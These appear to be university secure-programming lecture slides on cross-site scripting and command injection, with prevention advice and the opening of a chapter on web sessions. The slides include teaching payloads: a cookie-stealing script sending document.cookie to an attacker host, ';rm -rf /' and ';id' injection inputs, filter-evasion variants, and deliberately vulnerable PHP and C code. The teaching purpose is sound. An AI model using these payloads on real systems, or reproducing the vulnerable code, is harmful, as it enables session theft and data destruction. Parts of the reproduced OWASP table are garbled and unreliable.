[*] starting at 17:43:06
[17:43:06] [INFO] testing connection to the target URL
[17:43:06] [INFO] heuristics detected web page charset 'ascii'
[17:43:06] [INFO] testing if the target URL is stable
[17:43:07] [INFO] target URL is stable
[17:43:07] [INFO] testing if GET parameter 'id' is dynamic
[17:43:07] [INFO] confirming that GET parameter 'id' is dynamic
[17:43:07] [INFO] GET parameter 'id' is dynamic
[17:43:07] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable
(possible DBMS: 'MySQL')
```

# Outline

---

Handling external inputs

SQL Injection

Cross-Site Scripting

  Cross-Site Scripting Attacks

  Detection/Prevention Mechanisms

Command Injection

Summary

# Cross-Site Scripting Attacks : OWASP Top 10

A3		Cross-Site Scripting (XSS)				
Threat Agents	Attack Vectors	Security Weakness	Technical Impacts	Business Impacts		
Application Specific	Exploitability AVERAGE	Prevalence VERY WIDESPREAD	Detectability AVERAGE	Impact MODERATE	Application / Business Specific	
Consider anyone who can send untrusted data to the system, including external users, business partners, other systems, internal users, and administrators.	Attackers send text-based attack scripts that exploit the interpreter in the browser. Almost any source of data can be an attack vector, including internal sources such as data from the database.	<a href="#">XSS</a> flaws occur when an application updates a web page with attacker controlled data without properly escaping that content or using a safe JavaScript API. There are two primary categories of XSS flaws: (1) <a href="#">Stored</a> , and (2) <a href="#">Reflected</a> , and each of these can occur on (a) the <a href="#">Server</a> or (b) on the <a href="#">Client</a> . Detection of most <a href="#">Server XSS</a> flaws is fairly easy via testing or code analysis. <a href="#">Client XSS</a> can be very difficult to identify.	Attackers can execute scripts in a victim's browser to hijack user sessions, deface web sites, insert hostile content, redirect users, hijack the user's browser using malware, etc.	Consider the business value of the affected system and all the data it processes.  Also consider the business impact of public exposure of the vulnerability.		

Also CWE-79 : [cwe.mitre.org/data/definitions/79.html](http://cwe.mitre.org/data/definitions/79.html)

# Cross-Site Scripting Attacks (XSS)


---

*XSS vulnerabilities have been reported and exploited since the 1990s. Prominent sites affected in the past include the social-networking sites Twitter, Facebook, MySpace, YouTube and Orkut.*

*Cross-site scripting flaws have since surpassed buffer overflows to become the most common publicly reported security vulnerability, with some researchers in 2007 estimating as many as 68% of websites are likely open to XSS attacks.*

Wikipedia page on XSS, retrieved on 31/08/2017

# Cross-Site Scripting Attacks (XSS)



- ▶ Web-based attacks performed on vulnerable applications
- ▶ Inject JavaScript code into the client's browser,  
via messages exchanged between the client and the server

# Impact

---

- ▶ Attacker can run arbitrary scripts on the victim's browser
- ▶ Impact : simple annoyance to full account compromise
  - ▶ Cookie or other session information sent to attacker
  - ▶ Browser's history or confidential documents revealed
  - ▶ Victim redirected to web content controlled by attacker
  - ▶ Installation of Trojan horse programs
  - ▶ ...
- ▶ Meanwhile, the victim thinks this is done by the trusted (but vulnerable) server !

# Outline

---

Handling external inputs

SQL Injection

Cross-Site Scripting

Cross-Site Scripting Attacks

Detection/Prevention Mechanisms

Command Injection

Summary


# XSS variants

---

- ▶ Stored / persistent XSS
- ▶ Reflected / non persistent XSS
- ▶ DOM-based XSS

# Stored/persistent XSS

---



- ▶ Typical scenario : web application with user input stored on the target server in a database, in a message forum, visitor log, comment field, etc

# Example

---

- ▶ Attacker (a legitimate user of a web forum) posts some comment followed by

```
<SCRIPT type='text/javascript'>  
    alert("XSS attack successful!"); </SCRIPT>
```

- ▶ When another user visits that page, their browser will execute the script
- ▶ More annoying script

```
<SCRIPT type='text/javascript'>  
location.href = 'http://www.attacker.com/CookieStealer.  
php?cookie=' + escape(document.cookie);  
</SCRIPT>
```

# Example 4 in CWE-79

---

- ▶ CreateUser.php

```
$username = mysql_real_escape_string($username);
$fullName = mysql_real_escape_string($fullName);
$query = sprintf('Insert Into users (username,
    password) Values ("%s","%s","%s")', $username,
    crypt($password),$fullName) ;
mysql_query($query);
```

- ▶ ListUsers.php

```
$query = 'Select * From users Where loggedIn=true';
$results = mysql_query($query);
if (!$results) {
    exit;
}
//Print list of users to page
echo '<div id="userlist">Currently Active Users:</div>';
while ($row = mysql_fetch_assoc($results)) {
    echo '<div class="userNames">' . $row['fullname'] . '</div>';
}
echo '</div>';
```


## Example 4 in CWE-79

---

- ▶ Code CreateUser.php protects against SQL injection, but it allows arbitrary HTML
- ▶ Malicious user could insert some fake login message to steal credentials
- ▶ Remember
  - ▶ Proper input validation depends on context
  - ▶ White lists better than black lists
  - ▶ Validate at each module interface

# Reflected/non persistent XSS

---



- ▶ Typical scenario : client sends an HTTP request to server. Request includes a script which is “reflected” by server and executed on client’s browser

# Is this scenario realistic ?

---

- ▶ Why would the client include a malicious script (attacking themselves !) in their request ?
- ▶ Client can be fooled by attacker to click on a link
  - ▶ Link part of an email : *"I have found the exam questions on this webpage..."*
  - ▶ Link may be disguised : character encoding, TinyURL,...

## Example 1 from CWE-79

---

- ▶ Consider a webpage `welcome.php` including the code

```
$username = $_GET['username'];  
echo '<div class="header"> Welcome , ' .  
     $username . '</div>' ;
```

- ▶ A malicious HTTP request could be :

*http://trustedSite.com/welcome.php?username=<Script Language="Javascript">alert("XSS attack successful!");</Script>*

# Error Page example (OWASP)

---


- ▶ Following code aims to produce “404 error pages”

```
<? php  
print "Not found: " . urldecode  
($_SERVER["REQUEST_URI"]);  
?>
```

- ▶ Intention : deal with requests such as  
*http://yoursite.com/unexisting\_file*
- ▶ A malicious HTTP request could be :  
*http://yoursite.com/<script>alert("XSS attack  
successful!");</script>*

# DOM-based XSS

- ▶ DOM = Document Object Model
  - ▶ Abstract representation of HTML document
  - ▶ Separates document structure from content and display
  - ▶ Includes document's URL
- ▶ DOM-based attacks can be entirely on client side
  - ▶ Use anchor tags # in the HTTP request
  - ▶ Anchor tags are not sent to the server  
(so a script following # cannot be detected by server)
  - ▶ The full URL will still be stored in the DOM
  - ▶ Script executed by browser when document loaded
  - ▶ Example : see [www.owasp.org/index.php/DOM\\_Based\\_XSS](http://www.owasp.org/index.php/DOM_Based_XSS)



Picture credit : Wikipedia

# Not only the SCRIPT tag

---

- ▶ Alternatives to SCRIPT tag :

```
<body onload=alert('test1')>
<b onmouseover=alert('Wufff!')>click me!</b>

```

- ▶ URI encoding

```
<IMG SRC=j&#X41vascript:alert('test2')>
```

- ▶ See OWASP's XSS Filter Evasion Cheat Sheet for more

# Outline

---

Handling external inputs

SQL Injection

Cross-Site Scripting

Cross-Site Scripting Attacks

Detection/Prevention Mechanisms

Command Injection

Summary


# Are you vulnerable ?

---

- ▶ Server XSS : detection via testing and code analysis
- ▶ Client XSS : much harder to detect !
  - ▶ Too much diversity in browser side interpreters, plus they also rely on third-party libraries
  - ▶ Detection requires manual code review and penetration testing in addition to automated tools

# OWASP's Xenotix

## OWASP Xenotix XSS Exploit Framework



**OWASP Xenotix XSS Exploit Framework** is an advanced Cross Site Scripting (XSS) vulnerability detection and exploitation framework. Xenotix provides Low False Positive XSS Detection by performing the Scan within the browser engines where in real world, payloads get reflected. Xenotix Scanner Module is incorporated with 3 intelligent fuzzers to reduce the scan time and produce better results. If you really don't like the tool logic, then leverage the power of Xenotix API to make the tool work like you wanted it to be. It is claimed to have the world's 2nd largest XSS

Payloads of about 4800+ distinctive XSS Payloads. It is incorporated with a feature rich Information Gathering module for target Reconnaissance. The Exploit Framework includes real world offensive XSS exploitation modules for Penetration Testing and Proof of Concept creation. Say no to alert pop-ups in PoC. Pen testers can now create appealing Proof of Concepts within few clicks.

# Preventing XSS

---

1. Escape every untrusted input and output data,  
so that code is interpreted as data and not as code
2. When you need to allow code, use sanitizing libraries  
on all untrusted inputs
3. Use the Context Security Policy (CSP)

# Basic strategy : input sanitization

---

- ▶ By default, make sure any untrusted input is interpreted as data and not as code
- ▶ When you need to allow input code, use sanitizing libraries on all untrusted inputs
- ▶ Sanitization procedure will depend on context
- ▶ Can be done on inputs and outputs
- ▶ Can be done on client and server

# Adapt sanitization procedure to context

---

- ▶ Common uses of user inputs

Context	Example code
HTML element content	<div> <b>userInput</b> </div>
HTML attribute value	<input value=" <b>userInput</b> ">
URL query value	http://example.com/?parameter= <b>userInput</b>
CSS value	color: <b>userInput</b>
JavaScript value	var name = " <b>userInput</b> ";

- ▶ Sufficient to escape quotation marks in some contexts, but not always

Picture credit : excess-xss.com

# Inbound vs outbound sanitization

---

- ▶ Main recommendation : sanitize any untrusted data outbound, namely just before you output it
- ▶ Single input data can be used in several different contexts, and input validation must adapt to each context
- ▶ Inbound validation useful as second line of defense

# Client-side vs server-side sanitization

---

- ▶ Input validation usually done on the server
- ▶ Protection against DOM-based XSS done on client

# Escaping (PHP)

---

Don't :

```
<html>
<head>
<title>Hello</title>
</head>
<body>
<?php echo "Hello " .
 $_GET[ 'name' ]; ?>
</body>
</html>
```

Do :

```
<html>
<head>
<title>Hello</title>
</head>
<body>
<?php echo "Hello " .
 htmlentities($_GET
 [ 'name' ]); ?>
</body>
</html>
```

# Escaping (PHP)

---

## htmlentities

(PHP 4, PHP 5, PHP 7)

htmlentities — Convert all applicable characters to HTML entities

### Description

```
string htmlentities ( string $string [, int $flags = ENT_COMPAT | ENT_HTML401 [, string $encoding =
ini_get("default_charset") [, bool $double_encode = true ]]] )
```

This function is identical to [htmlspecialchars\(\)](#) in all ways, except with [htmlentities\(\)](#), all characters which have HTML character entity equivalents are translated into these entities.

If you want to decode instead (the reverse) you can use [html\\_entity\\_decode\(\)](#).

# OWASP Java Encoder

## OWASP Java Encoder Project

The OWASP Java Encoder is a Java 1.5+ simple-to-use drop-in high-performance encoder class with no dependencies and little baggage. This project will help Java web developers defend against Cross Site Scripting!

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts (primarily JavaScript) are injected into otherwise trusted web sites. You can read more about Cross Site Scripting here: [Cross-site Scripting \(XSS\)](#). One of the primary defenses to stop Cross Site Scripting is a technique called *Contextual Output Encoding*. You can read more about Cross Site Scripting prevention here: [XSS \(Cross-Site Scripting\) Prevention Cheat Sheet](#).

As of February 2017 there are no issues submitted against this project!

<https://github.com/OWASP/owasp-java-encoder/issues>. We actively track project issues and seek to remediate any issues that arise. The project owners feel this project is stable and ready for production use and are seeking project status promotion.

## Introduction

*Contextual Output Encoding* is a computer programming technique necessary to stop [Cross Site Scripting](#). This project is a Java 1.5+ simple-to-use drop-in high-performance encoder class with no dependencies and little baggage. It provides numerous encoding functions to help defend against XSS in a variety of different HTML, JavaScript, XML and CSS contexts.

## Quick Overview

The OWASP Java Encoder library is intended for quick contextual encoding with very little overhead, either in performance or usage. To get started, simply add the encoder-1.2.1.jar, import org.owasp.encoder.Encode and start encoding.

Please look at the [javadoc for Encode](#) to see the variety of contexts for which you can encode. Tag libraries and JSP EL functions can be found in the encoder-jsp-1.2.1.jar.

Happy Encoding!

## What is this?

The OWASP Java Encoder provides:

- Output Encoding functions to help stop XSS
- Java 1.5+ standalone library

## Important Links

[Java Encoder at GitHub](#)

[Issue Tracker](#)

## Mailing List

[Java Encoder Mailing List](#)

## Project Leaders

Author: Jeff Ichnowski [@](#)

Jim Manico [@](#)

Jeremy Long [@](#)

## Related Projects

- [XSS \(Cross Site Scripting\) Prevention Cheat Sheet](#)
- [OWASP Java HTML Sanitizer Project](#)
- [OWASP JSON Sanitizer](#)
- [OWASP Dependency Check](#)

# Escaping in other languages

---

Perl	HTML::Entities
Python	Django provides auto escaping
Java	OWASP Java Encoder
JavaScript	Strict contextual Escaping in AngularJS

# Allowing *some* code as input

---

- ▶ When you accept just Strings as an input from the user, escaping is a nice solution
- ▶ It gets much harder when you want to accept HTML as an input from a user
- ▶ Examples are comments/postings where <b>, <i> and similar tags should be allowed
- ▶ You don't want to code it yourself, use a library

# HTML sanitizing libraries

---

Ruby	ActionView : :Helpers : :SanitizeHelper
PHP	htmlpurifier.org
JavaScript	github.com/ecto/bleach
Python	pypi.python.org/pypi/bleach
Java	OWASP Java HTML Sanitizer Project
C#	github.com/mganss/HtmlSanitizer

# XSS prevention rules (OWASP)

---

## XSS Prevention Rules

- 2.1 RULE #0 - Never Insert Untrusted Data Except in Allowed Locations
- 2.2 RULE #1 - HTML Escape Before Inserting Untrusted Data into HTML Element Content
- 2.3 RULE #2 - Attribute Escape Before Inserting Untrusted Data into HTML Common Attributes
- 2.4 RULE #3 - JavaScript Escape Before Inserting Untrusted Data into JavaScript Data Values
  - 2.4.1 RULE #3.1 - HTML escape JSON values in an HTML context and read the data with JSON.parse
    - 2.4.1.1 JSON entity encoding
    - 2.4.1.2 HTML entity encoding
- 2.5 RULE #4 - CSS Escape And Strictly Validate Before Inserting Untrusted Data into HTML Style Property Values
- 2.6 RULE #5 - URL Escape Before Inserting Untrusted Data into HTML URL Parameter Values
- 2.7 RULE #6 - Sanitize HTML Markup with a Library Designed for the Job
- 2.8 RULE #7 - Prevent DOM-based XSS
- 2.9 Bonus Rule #1: Use HTTPOnly cookie flag
- 2.10 Bonus Rule #2: Implement Content Security Policy
- 2.11 Bonus Rule #3: Use an Auto-Escaping Template System
- 2.12 Bonus Rule #4: Use the X-XSS-Protection Response Header

# Set cookies HttpOnly

---

- ▶ Cookies often used to create HTTP sessions
- ▶ Cookies then contain session authentication credentials
- ▶ Attackers often use XSS attacks to access these cookies
- ▶ HttpOnly cookie flag prevents JavaScript access to it
- ▶ This mitigates the impact of XSS attacks
- ▶ HttpOnly now supported by all major browsers

# HttpOnly : PHP

---

For session cookies managed by PHP, the flag is set either permanently in php.ini [PHP manual on HttpOnly](#) through the parameter:

```
session.cookie_httponly = True
```

or in and during a script via the function[\[6\]](#):

```
void session_set_cookie_params ( int $lifetime [, string $path [, string $domain  
[, bool $secure= false [, bool $httponly= false ]]]]  
)
```

For application cookies last parameter in setcookie() sets HttpOnly flag[\[7\]](#):

```
bool setcookie ( string $name [, string $value [, int $expire= 0 [, string $path  
[, string $domain [, bool $secure= false [, bool $httponly= false  
]]]]]] )
```

# HttpOnly : other languages

---

- ▶ See [www.owasp.org/index.php/HttpOnly](http://www.owasp.org/index.php/HttpOnly)

# Content Security Policy (CSP)

---

- ▶ CSP constrains the browser viewing your page so that it can only use resources (script, stylesheet, image, ...) downloaded from trusted sources
- ▶ Idea : when attacker succeeds in injecting script

```
<html>  
Latest comment:  
<script src="http://attacker/malicious  
-script.js"></script>  
</html>
```

the browser will ignore the script

- ▶ Defense-in-depth !

# Content Security Policy (CSP)

---

- ▶ Content Security Policy not enforced by default, should enable it in HTTP header
- ▶ CSP example :

```
Content-Security-Policy:  
    script-src 'self' scripts.example.com;  
    media-src 'none';  
    img-src *;  
    default-src 'self' http://*.example.com
```

- ▶ CSP supported by major browsers today

Examples credit : [excess-xss.com](http://excess-xss.com)

## OWASP bonus rules 3 and 4

---

3. Use automatic contextual escaping functionalities of your application framework
4. Enable XSS filter built into some modern web browsers (using X-XSS-Protection Response Header)

# Outline

---

Handling external inputs

SQL Injection

Cross-Site Scripting

**Command Injection**


General Mechanism and Examples

Prevention Mechanisms

Summary

# Command Injection

---



Picture source : [hackernoon.com](https://hackernoon.com)

# Outline

---

Handling external inputs

SQL Injection

Cross-Site Scripting

**Command Injection**


General Mechanism and Examples

Prevention Mechanisms

Summary

# System calls

- ▶ Linux and Windows have kernel and user modes
- ▶ Access to sensitive data and kernel functionalities typically restricted to kernel mode
- ▶ User can still access some but only through restricted interfaces called system calls
- ▶ Examples : open, write, read, fstat, socket, bind, accept



Picture source : wikipedia

# Command injection

---

- ▶ A command injection is possible when
  - ▶ A program uses input data to create system calls
  - ▶ The program does not verify/ sanitize its inputs
- ▶ Impact depends on the vulnerable program's privileges as attacker commands are executed with same rights

# C example (CWE-77)

---

- ▶ Consider the following C code

```
int main(int argc, char** argv) {  
    char cmd[CMD_MAX] = "/usr/bin/cat ";  
    strcat(cmd, argv[1]);  
    system(cmd);  
}
```

- ▶ “system” passes commands to the host environment
- ▶ What happens when input is ”;rm -rf /” ?

# system

## C library function - system()

Advertisements

[Previous Page](#)

[Next Page](#)

### Description

The C library function **int system(const char \*command)** passes the command name or program name specified by **command** to the host environment to be executed by the command processor and returns after the command has been completed.

### Declaration

Following is the declaration for system() function.

```
int system(const char *command)
```

### Parameters

- **command** – This is the C string containing the name of the requested variable.

### Return Value

The value returned is -1 on error, and the return status of the command otherwise.

# PHP example (OWASP)

---

- ▶ Consider the following PHP code

```
<?php
print("Please specify the name of the file
      to delete");
print("<p>");
$file=$_GET['filename'];
system("rm $file");
?>
```

- ▶ What happens with the following query ?

`http://127.0.0.1/delete.php?filename=bob.txt;id`

# Changing environment variables (OWASP)

---

- ▶ Environment variables contain values such as language, time zone and directory paths
- ▶ Below APPHOME contains the application's directory

```
char* home=getenv("APPHOME");
char* cmd=(char*)malloc(strlen(home)
+strlen(INITCMD));
if (cmd) {
    strcpy(cmd,home);
    strcat(cmd,INITCMD);
    execl(cmd, NULL);
}
```

- ▶ What happens if you change APPHOME ?

# Command functions

---

C/C++	system, exec, ShellExecute
Java	Runtime.exec()
PHP	system, shell_exec, exec, proc_open, eval
Python	exec, eval, os.system, os.popen, subprocess.Popen, subprocess.call

# Outline

---

Handling external inputs

SQL Injection

Cross-Site Scripting

## Command Injection

General Mechanism and Examples

Prevention Mechanisms

Summary

# Prevention Mechanisms

---

- ▶ Avoid building system calls using untrusted data
- ▶ Validate / escape your inputs !
- ▶ Do not give your program unnecessary privileges

# Characters to escape

---

cmd1 cmd2	cmd2 always executed
cmd1;cmd2	
cmd1  cmd2	cmd2 executed only if cmd1 fails
cmd1&&cmd2	cmd2 executed only if cmd1 succeeds
\$cmd	echo \$(whoami) or \$(touch test.sh ; echo 'ls' > test.sh)
'cmd'	specific command such as 'whoami'
> and <	redirect outputs

# Example : PHP

---

Don't :

```
<?php
print("Please specify
      the name of the file
      to delete");
print("<p>");
$file=$_GET['filename'];

system("rm $file");
?>
```

Do :

```
<?php
print("Please specify
      the name of the file
      to delete");
print("<p>");
$file=escapeshellarg
      ($_GET['filename']);
system("rm $file");
?>
```

# PHP : escapeshellarg

---

## escapeshellarg

(PHP 4 >= 4.0.3, PHP 5, PHP 7)

escapeshellarg — Escape a string to be used as a shell argument

### Description

```
string escapeshellarg ( string $arg )
```

**escapeshellarg()** adds single quotes around a string and quotes/escapes any existing single quotes allowing you to pass a string directly to a shell function and having it be treated as a single safe argument. This function should be used to escape individual arguments to shell functions coming from user input. The shell functions include [exec\(\)](#), [system\(\)](#) and the [backtick operator](#).

On Windows, **escapeshellarg()** instead replaces percent signs, exclamation marks (delayed variable substitution) and double quotes with spaces and adds double quotes around the string.



# PHP : escapeshellcmd

## escapeshellcmd

(PHP 4, PHP 5, PHP 7)

escapeshellcmd — Escape shell metacharacters

### Description

```
string escapeshellcmd ( string $command )
```

**escapeshellcmd()** escapes any characters in a string that might be used to trick a shell command into executing arbitrary commands. This function should be used to make sure that any data coming from user input is escaped before this data is passed to the [exec\(\)](#) or [system\(\)](#) functions, or to the [backtick operator](#).

Following characters are preceded by a backslash: `\``, `\?`, `\>`, `\^`, `\()`, `\[]`, `\$\``, `\x0A` and `\xFF`. `'` and `"` are escaped only if they are not paired. In Windows, all these characters plus `%` and `!` are replaced by a space instead.

# Other languages

---

Python	<code>shlex.quote(s)</code> (Python 3.3+) <code>subprocess.call(args, *)</code>
Perl	<code>system PROGRAM LIST</code> syntax
Java	<code>public Process exec(String[] cmdarray)</code>
C/C++	<code>exec</code> and similar functions
node.js	<code>child_process.execFile</code>

# Outline

---

Handling external inputs

SQL Injection

Cross-Site Scripting

Command Injection

**Summary**

# Summary

---

- ▶ Input data should never be trusted
- ▶ Examples of code injection attacks :
  - ▶ SQL injection
  - ▶ Cross-Site Scripting (XSS)
  - ▶ Command injection
- ▶ Use existing defense tools : sanitizing libraries, prepared statements, automated testing tools

# References and Acknowledgements

---

- ▶ David Wheeler, Chapter 5
- ▶ Relevant OWASP and CWE articles
- ▶ Nice XSS summary : [excess-xss.com](http://excess-xss.com)
- ▶ While preparing these slides I also used teaching material developed by Erik Tew at the University of Birmingham (kindly provided to me) and Meelis Roos at Tartu University (available on the web). Some of my slides are heavily inspired from theirs (but blame me for any errors !)

# Secure Programming (06-20010)

## Chapter 4: Web Sessions

Christophe Petit

University of Birmingham

# Lectures Content (tentative)

---

1. Introduction
2. General principles
3. Code injection (SQL, XSS, Command)
4. HTTP sessions
5. Unix Access Control Mechanisms
6. Race conditions
7. Integer and buffer overflows
8. Code review

# Outline

---

Introduction

Authenticating over HTTP

Cross-Site Request Forgery

Summary

# Web Authentication

---

UNIVERSITY OF  
BIRMINGHAM

## Welcome to Web Single Sign-On

To access the protected resource that you have selected, you must first login.

Please enter your [University of Birmingham](#) username and password into the boxes below and then click on the Login button.

Username	<input type="text" value="Username"/>
Password	<input type="password" value="Password"/>
<input type="button" value="Login"/>	

---

Authentication services provided by Shibboleth IdP Version 3.2.1

# OWASP Top 10

- ...
- 2. Broken authentication and session management
- ...
- 8. Cross-Site Request Forgery (CSRF)
- ...

T10   OWASP Top 10 Application Security Risks – 2017	
A1 – Injection	Injection flaws, such as SQL, OS, XML and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.
A2 – Broken Authentication and Session Management	Authentication failures, related to authentication and session management, are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities temporarily or permanently.
A3 – Cross-Site Scripting (XSS)	XSS flaws occur whenever an application includes untrusted data in a new web page without first properly validating or encoding it. XSS flaws typically allow attackers to execute JavaScript code in the victim's browser which can劫持 user sessions, deface web sites, or redirect the user to malicious sites.
A4 – Broken Access Control	Restrictions on what authorized users are allowed to do are not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such as access other users' accounts, view sensitive files, modify other users' data, change access rights, etc.
A5 – Security Misconfiguration	Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, platforms, etc. Secure settings should be defined, implemented, and maintained, as defaults are often insecure. Additionally, software should be kept up-to-date.
A6 – Sensitive Data Exposure	Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII. Attackers may steal or modify such data while it is in transit or at rest. This can occur because of using insecure protocols, such as SSL/TLS with known vulnerabilities, or because data is encrypted at or in transit, but not at the storage location. Applications must also be able to detect and respond to both automated and customized attacks. Attack protection goes far beyond basic input validation and involves automatically detecting, logging, responding, and even blocking exploit attempts. Application owners also need to be able to deploy patches quickly to protect against attacks.
A7 – Insufficient Attack Protection	The majority of applications and APIs lack the basic ability to detect, prevent, and respond to both manual and automated attacks. Attack protection goes far beyond basic input validation and involves automatically detecting, logging, responding, and even blocking exploit attempts. Application owners also need to be able to deploy patches quickly to protect against attacks.
A8 – Cross-Site Request Forgery (CSRF)	A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other authentication data, to a different site controlled by the attacker. This allows the attacker to force a victim's browser to generate requests to the vulnerable application that the legitimate user expects from the victim.
A9 – Using Components with Known Vulnerabilities	Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application. If a vulnerable component is exploited, such an attack can facilitate serious data loss or system-wide attacks. Components can also be misused to bypass security measures. Modern applications often include client-side applications and APIs, such as webhooks, that connect to the API of some kind (SSH/Telnet, SMTP/IMAP, API, GWT, etc.). These APIs are often unprotected and contain numerous vulnerabilities.
A10 – Unprotected APIs	Modern applications often include client-side applications and APIs, such as webhooks, that connect to the API of some kind (SSH/Telnet, SMTP/IMAP, API, GWT, etc.). These APIs are often unprotected and contain numerous vulnerabilities.

# Outline

---

Introduction

Authenticating over HTTP

Cross-Site Request Forgery

Summary

# Outline

---

Introduction

Authenticating over HTTP

Web Sessions

Security Threats and Countermeasures

HTTPS communications

Cross-Site Request Forgery

Summary

# Outline

---

Introduction

**Authenticating over HTTP**

Web Sessions

